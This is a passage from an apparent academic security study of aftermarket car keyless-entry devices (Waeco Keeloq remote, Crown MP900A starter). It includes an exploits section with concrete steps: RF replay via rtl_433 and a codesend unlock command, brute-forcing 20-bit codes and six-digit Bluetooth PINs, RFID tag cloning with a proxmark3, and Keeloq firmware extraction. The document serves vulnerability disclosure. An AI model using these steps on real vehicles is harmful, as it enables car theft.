Right indicator	nc	nc	nc	*gnd	Open signal	Close signal	*gnd	nc
+ vcc	Left indicator	*gnd	Ignition on	- gnd	nc	nc	nc	Antenna

The *gnd are linked through from the -gnd

Figure 24 Pinout Waeco Device

When the Open or Close button is pressed on the remote, the corresponding connector is connected to the GND and the sound of a relay clicking can be heard. Pressing the set button does not seem to trigger anything. Holding down the Open or Close buttons does not do anything other than the initial press. Holding down the SET button makes the device clicks about 10 times, indicating that it had entered 'learning mode'. Since no other remotes were available, nothing else has been done with the learning mode, but it can be assumed that it functions as described in the manual. After pressing the buttons on the remote for some time with the device disconnected, when the device was powered again it would not immediately react to the transmission but required several presses. This is also described in the manual and confirms the 'rolling code' that was mentioned.

The device is opened to look at the components inside. There are 3 relays and 1 empty spot clearly for another relay. The connections of the relays are directly linked to the ground when the wiring harness is plugged in. Every relay has its own purpose, the first is connected to the Open wire, the second to the Close wire and the blue relay is linked to both the indicator

wires. There is also a small board soldered sideways on the PCB. It is marked as 'RX BC-NBK' which turns out to be a '434MHz Standard (OOK) Receiver' which will simply convert the RF signal to a data-stream (Aurel Wireless, 2020). On this device, there are also several chips, the first one is the ULN2003A, an array of transistors, which has been found in all devices so far. The second chip was a 24LCO1BI, a 1kilobit I2C Serial EEPROM storage chip by Microchip (Microchip Technology Inc., 2007a). The last chip is hidden under a layer of glue and the yellow self-recovery fuse. It is a microcontroller by Microchip, the PIC16C622A. This setup indicates that the microcontroller takes care of the actions and the EEPROM is used to store the learned remotes.

Inside of the remote, the HCS300 chip is found. The HCS300 chip is a Keeloq Hopping Encoder by Microchip and this confirmed the suspicion of Keeloq being used by this device (Microchip Technology Inc., 2011). Both the product description and the manual of the Waeco do not mention the usage of Keeloq.



Figure 25 Components Waeco PCB



Figure 26 Components Waeco Remote

Using the SDR and the related software, the transmissions of the Waeco remote were recorded. The remote transmits on 433MHz and gives a clear signal. Every transmission is fully completed and not interrupted at the moment the button is released. The transmissions contained substantially more data than the transmissions of the RKES devices and 1 transmission takes exactly twice as long. It consists of a 12-bit preamble and a 66-bit code. This matches the datasheet of the HCS300 which is given below. When looking at multiple recordings the transmissions always follow a certain change at the end. This turns out to be the repeat and Vlow bits. After transmitting for about 3 seconds, the battery will be depleted enough for the chip to broadcast the Vlow bit. The transmission is actually the reverse of

what is described in Figure 28 and starts with the encrypted part and ends with the repeat bit. Because the button status is also in the unencrypted portion of the transmission, it can be determined what the command in the transmission was.



Figure 27 Audacity view of Waeco Remote Capture



Figure 28 HCS300 Code Word Organisation (Microchip Technology Inc., 2011)

Device Weaknesses

The Waeco device has shown to be very similar in functionality to the previously discussed RKES. The biggest difference is that the Waeco device actually makes use of encryption whereas the previous devices did not. Although a form of encryption is used for the Waeco, the one used, Keeloq, is a known, broken one.

Attacks like the mathematical attack by Indesteege et al. are not really fit for a unidirectional system like an RKES and are therefore not very likely to be executed for this purpose (Indesteege et al., 2008). The power analysis attack by Eisenbarth, Kasper et al. is fit for RKES implementations of Keeloq (Eisenbarth et al., 2008). After the attack has been executed once on a single remote, recovering the manufacturer key (see section 2.3.1), this key can subsequently be used to clone all remotes from the same manufacturer by capturing at most 2 transmissions.

In the ‘learning mode’ of the device, the set button needs to be pressed to ‘learn’ a new remote. As shown below, the set button is just another button on the device and it does not make use of the ‘secure learn’ functionality that Keeloq offers (see section 2.3.1). If in the implementation of the Keeloq algorithm they had implemented the seed value function, the system could be more secure. The chip used (HCS300) only supports the 32-bit seed function which can be cracked in under a second. This implementation still requires more steps than the ‘normal’ implementation. If another Keeloq capable chip would be used which is capable of sending a 60-bit seed, cracking time would increase significantly making the system acceptably secure (Eisenbarth et al., 2008).



Figure 29 Recording of 'Set' button on Waeco Remote

The RollJam attack by Samy Kamkar remains a problem for the Keeloq systems. The advanced replay attack works because the Hopping Code packets do not contain a timestamp and can, therefore, be stored for later usage.

In chapter 4.2.4 Keeloq, a potentially straightforward means to gain access to the manufacturer key is shown. In the datasheet of the PIC16C622A (the microcontroller in the Waeco device), the programming mode is mentioned and should allow access to the program memory. Being able to extract the code from the chip would offer an easier way than DPA to recover the manufacturer key. Once the manufacturer key is recovered, the possible attack scenarios remain the same.

4.1.6 Combined device

This device has been added merely as an example and was neither physically owned nor tested. The reason why it has been added is that it shows a device that has multiple of the previously described functionalities and uses the same or similar techniques. Previous devices have all been selected with just a single protocol to focus the research on. This specific device is an example of the wide range of devices available with multiple protocols integrated.

Device Description

The device evaluated here is the 'Crown MP900A' which is being sold by Chinese webshops for 60-110 euros (Giordon Official Store #2). The device is the more advanced version of the Bluetooth LE Remote Keyless Entry and has more features, but is also substantially more expensive. It offers both keyless entry by using the mobile app, and by the remote controls included. The mobile app is the same as for the Bluetooth LE Remote Keyless Entry. What is different is that this device also offers a start button and remote start.



Figure 30 MP900A RKES starter system (Coupons.ru.com)

The installation of the device is more complicated than previous devices due to the number of functionalities. The connections are similar to having both the RFID Passive Keyless Starter and the Waeco Remote Keyless Entry installed. The device has to be powered with 12v and grounded to the chassis. For the keyless entry to work, the device needs to be connected to the central locking, the signal lights and the horn. The starter system needs to be connected to the foot brake, parking brake and the starter key wires. Just like the RFID system, the instructions to bypass the immobilizer and steering lock are included.

After installation, the Bluetooth part of the device works the same as the previously assessed Bluetooth device, with the difference that the start button in the app also works. To start the car with the Bluetooth app, the parking brake (or foot brake) needs to be engaged. The remote start function can be used for a car's interior to heat up or cool down before use and will run the engine for 10 minutes. The same button can be used to turn the engine off. The app will also show whether the engine is running or not, just like the lock status.

The included remote control can be used for the same functions as the mobile app. There are three buttons on the remote, one for locking, one for unlocking and a third one. Holding down the third button will start the engine and quickly pressing it two times will unlock the trunk. The device can also be 'programmed' using the remote control, different combinations can set the engine running time, disable the PKE function (applicable to more extended models) and AT/MT which remains an unknown setting.

This device is also equipped with an alarm functionality. The alarm will go off if the car is started without being unlocked by either the app or the key, or if movement is detected whilst within a locked state. The latter works by a vibration sensor embedded in the device. A special 'Car Washing mode' is present to disable the alarm in a locked state.

Device Analysis

Because the device was not physically in our possession, the analysis as done with the previous devices was not possible. There were some findings based upon research on the internet and based upon the information from the previous sections. Those findings are described below.

Although the device could not be opened, the seller has included a picture of the PCB inside of the device (Figure 31). Using this picture and previously acquired knowledge, much can be said about the operation. The pictures in Figure 28 do not fully match each other, so some parts remain speculative. Inside there are seven or more relays, this matches the need for additional relays for the remote keyless entry and starter system. A development board, similar to the one in the Bluetooth device, is soldered on top of the main PCB. This is the Bluetooth microcontroller which communicates its commands to the main PCB and receives its status. Because the SSID of the previous Bluetooth device was, by default, set to 'MP913i', it is a near certainty that the same hardware is inside. It was surprising to see which microcontroller was used on the main PCB; this was a Microchip PIC16F887.

With the main microcontroller being from Microchip, it became likely that the device makes use of Keeloq. In the advertisement and manual, there is no mention of 'hopping code', 'rolling code' or Keeloq. The datasheet of the PIC16F887 also does not mention Keeloq as a default implementation and only mentions Keeloq as a brand name of Microchip (Microchip Technology Inc., 2007b). In the Amazon advertisement of the device however, 'Hopping code' is mentioned, but it is the only place linked to the product stating this (Amazon #2). It could be that a software implementation of the Keeloq algorithm has been programmed in the PIC chip inside of this device, but it cannot be determined. Pictures of the inside of the remote, or compatible remotes, could not be found. To ensure the exact technology used for the RF communication, the device should be opened up or examined using a SDR whilst being physically nearby.



Figure 31 Components Crown MP900A (Coupons.ru.com)

Device Weaknesses

The information about this device is obsolete and therefore a complete assessment of its weaknesses is not possible. There are however several properties known of the device which were found on the internet and known from previous devices. The findings will give partial insight into the device's weaknesses.

Knowing that it makes use of the same hardware as the Bluetooth LE Remote Keyless Entry device, at minimum, those weaknesses also apply on this device. The difference with the previously assessed Bluetooth device is that this one also features starter functionality, which is operable through the app. This means that the full operation of the car is dependent on the six-digit pin system. As previously assessed in chapter 4.1.4, this system using Bluetooth LE is quite weak.

Alike the RFID Passive Keyless Starter, the instruction manual instructs the user to bypass or disable the immobilizer and steering lock for the installation of this device in order to guarantee 'normal operation'. When this bypassing has been done, the car will become susceptible to hotwiring. What is different for this device is the inclusion of an alarm functionality. At the moment when the hotwiring would take place, the manual states that the device will sound its alarm when it gets started without authentication. The hotwiring would also take place after gaining access to the vehicle, at which point the alarm should have already been triggered by the vibration sensor.

The device uses only one form of authentication for both access control and control of the engine. Cracking a single system will give full control of the vehicle and allows a thief to drive the car away with ostensibly little effort.

4.2 Exploits

In this chapter, exploits are provided which were not specifically published previously and were relevant for the devices analysed before. The exploits are specifically designed for the devices in this research, they are however likely to work on a whole range of devices using similar technologies. The goal of the exploits is to demonstrate that the vulnerabilities described in chapter 4.1 can be exploited in practice. They are created also to confirm the theories about the devices.

4.2.1 Fixed Key RKES

The first range of devices studied are the ones making use of a 'Learning Key'. The biggest weakness of these devices lies in the broadcasting of the plain key over the air. Moreover, any signal sent by the remote can also be altered to a different function. Secondly, the key only contains 20-bits of entropy and therefore there are only about 1 million possible keys. This makes the device susceptible for an exhaustive key search.

To execute the following attacks only the test setup, as described in chapter 4.1.1, is used. This setup costs under 50 euros in total, making it an affordable attack. Since the antenna bundled with the SDR offers better reception than the separate 433MHz module, it is preferred. They are both capable of the reception described below.

Part of the first attack is already described in the 'device weakness' where the usage of RTL_433 is shown. This application in combination with either the SDR or the 433MHz receiver module functions perfectly as a sniffer tool. By default, the remotes are included and therefore it quite closely resembles a plug-and-play scenario to start sniffing for a (un)lock code. When the target is known, the tool can be set to only look for a certain type of device. In case of the remotes used in chapters 4.1.1 and 4.1.2, the command would be: 'rtl_433 -R 30' (where 30 represents the 'Generic Remote' eV1527 like signal) which outputs the code as a text.

To transmit an intercepted code, the 433MHz TX module is used, connected to a Raspberry Pi's GPIO port. The library 433Utils is used to transmit the codes found and uses the RX and TX modules with the Pi. The 433Utils and the RTL_433 libraries make use of a different format to show the code, so first, the code needs to be converted for use with the 433Utils 'codesend' command. To do so, the 'House Code' needs to be converted from decimal to a binary bitstream and the same for the 'Command'. Placing the 'House Code' binary and the 'Command' binary in sequence and converting this binary bitstream back to decimal yields the code to be used with 433Utils. The actual command is encoded in the last 4 bits of a transmission and can be altered. Thus, the commands can be obtained by '[code] MOD 16 = command' where the commands are represented by the following numbers: Close 1, Trunk 4, Open 2.

Taking the example from Figure 13 the conversion would be as follows. The 'House Code' is 44666, as binary this is '1010111001111010'. The 'Command' is 225 and as binary this is '11100001'. Putting them together makes $10101110011110101110000 1_2 = 11434721_{10}$. Modulus 16 reveals that this is a closing signal and an open signal is desired so the number 11434722 should be used. The command to open up the car becomes 'codesend 11434722 1 350' specifying the code to be transmitted, the protocol and the pulse length.

Because of the short codelength, it is also possible to perform an exhaustive key search on the open signal for vehicles. This implies the transmission of all the possible codes. The feasibility depends on the time it takes to transmit a single code. Looking at the recordings from chapter 4.1.1, a single original transmission takes about 0.05 seconds and including the preamble, 0.06 seconds. Sending all the possible codes would then take about 18 hours. By default, the 433Utils sends a command 10 times, so some optimization is desired.

When testing the devices, it becomes clear that they require 3 transmissions before they are confirmed to work. Shortening the pulse length is tolerated by the device until a pulse length of 315 is reached, so for stability 325 is picked. Removing the preamble does not work and it was also clear that misusing a possible shift register would not work. In such a case an optimized data stream like a deBruyn sequence can be used 'testing' a new key with every transmitted bit. Transmitting the same code on a different frequency (315MHz) works, but does not trigger the device. Running the code for 1000 transmissions now takes approximately 175 seconds, so for all transmissions, it would take about $\frac{175}{1000} * 2^{20} \approx 183500$ seconds ≈ 51 hours. Taking into account that there are 2 remotes with different working codes, on average, unlocking a car should be possible within 12 hours and with certainty within 51 hours. For a car parked in a parking lot, this may be a viable attack vector. Whenever there are multiple cars with a compatible system in the vicinity, the rewards would significantly increase because there is no actual identifier present in the transmission and the transmitted codes work for every car equipped with such a system.

The code used to optimize and test the exhaustive search is included in Appendix III.

4.2.2 Bluetooth

This exploit applies to the devices using the app analysed in chapter 4.1.4. Although other devices may be implemented similarly, they have not been tested and this exploit will have to be altered to fit those devices' specifics. The weaknesses exploited are the lack of a pairing key to set up a connection and the communication protocol between the app and the device. The attack is an exhaustive search on the authentication.

The attack makes use of the Bluez stack included in Linux distributions and some simple bash and python scripts. On the device end, it abuses the fact that the device allows connections by anyone, but disconnects after 20 seconds without authentication. Because Bluetooth is a relatively fast protocol, the number of authentication attempts per second should be significantly higher than the RF ones.

Commands for authentication are precalculated to optimize the dataflow to the Bluetooth device. The code for this calculation can be found in Appendix I. To test the transfer speed all the created codes were consecutively written to the associated handle 0x001e in an authenticated state. Changing the handle for all possible codes took 3 hours and 51 minutes. There are 1.000.000 possible codes, so every 20 seconds, $\frac{1000000}{60*3+51} * \frac{20}{60} \approx 1443$ authentication attempts were made. To overcome commands falling out of the connection timeframe, the number of tries per 20 seconds to calculate with has been set to 1250. Hence, to fulfil the 1000000, 800 sets should be transmitted. In between the disconnection and the connection 1 second of margin has been built in. The total time required for the exhaustive search would in that case be $\frac{800*21}{3600} \approx 4h45$.

To increase the chance of a quick unlock, it is possible to prioritise the commands by likeliness. Because the code is either the default or set by the user, chances are significant that by using a list of commonly used passcodes the device will unlock within seconds (Datagenetics, 2012; Greig, 2018). The most common codes are included in Appendix I.

4.2.3 RFID

In this section, the feasible attack scenarios are illustrated for real-world use. The attacks are designed for systems using the technology described in chapter 4.1.3, an RFID start/stop keyless system. As described in chapter 4.1.3, an exhaustive key search is not feasible as it would take over 250 days and hotwiring would be a more attractive option. Because hotwiring may attract attention and may also require damage to be done to the vehicle's interior, the attacks listed below do contribute to the attacker's potential. Also, the installed system remains intact with these attacks.

The first attack makes use of the code printed on the RFID tag. A quick glance at the tag will not give away the complete key. However, when cameras are involved, getting a still picture of the tag makes it possible to capture the code each moment the tag is visible. In this case, we take a scenario from the research of Laxton, Wang and Savage where they prove it is possible to copy a physical key with just a single photograph. In the research, they show an example where the keys are on a table where people are sitting. A picture is taken from a great distance but clearly shows the characteristics of the key. When the RFID tag is facing upwards, the same scenario could apply and the ID can be obtained.

Figure 32 RFID Tags with a number imprinted

Figure 33 Optical recognition of keys (Laxton et al., 2008)

Because the ID is a derivative from the actual HEX ID, it still needs to be converted back and the missing parts need to be filled in. The DEZ 10 value shown in the proxmark3 output (Table 2 Proxmark output LF tag) is created by taking the HEX ID, dismissing the first 2 hexadecimal characters and converting this number to decimal. So, converting back, when the number imprinted is e.g. 0012345678, the latter part of the HEX ID is $0012345678_{10} = 00BC614E_{16}$. At this point only the first 2 hexadecimal digits are missing and therefore there are 256 possible HEX IDs to try. The first two digits of the HEX ID represent the manufacturer ID and is usually the same for a certain set of tags. In the case of the tags from

chapter 4.1.3, the vendor IDs were 31 and 33, allowing the attacker to prioritize more likely vendor IDs.

The second attack is based upon the fact that the RFID tag passively transmits its key in clear text and that the key is a fixed one. The attack requires to get physically near the tag to read its HEX ID. If a tag is laying around, the scenario obviously allows for an easy exploit, but other scenarios should not be underestimated. Hardware to read LF tags is available cheaply and is small enough to be hidden in, for example, a sleeve. This way, moving by someone who has the key in their pocket or for example standing next to them in an elevator is enough to extract the key and be able to replicate it.



Figure 34 LF RFID tag reader

Both attacks require a device to spoof the intercepted tag or be able to recreate one. The proxmark3, also used for the analysis is capable of both and is, therefore, a good choice. To spoof a tag recorded before, only the 10-digit HEX ID needs to be entered and the proxmark3 will act as the original tag.

4.2.4 Keeloq

For Keeloq devices, there are already well-documented exploits but they either require a lot of computational power or very specialistic hardware. In this section, a new possible exploit is proposed which only works under certain conditions. The exploit has not been proven to work and has only been partially executed successfully. When it works, it can be easily mitigated by the manufacturer since it depends on the code protection configuration not being set. This exploit aims to recover the manufacturer key more easily.

In order to gain a better understanding of the inner workings of the devices, a Bus Pirate is used. A Bus Pirate acts as a terminal between a PC and a device allowing many interfaces like JTAG, UART, 1-Wire, SPI and I2C and therefore communicating with the device itself or chips contained within the device (Dangerous Prototypes). This functionality also allows e.g. dumping firmware and extraction of keys.

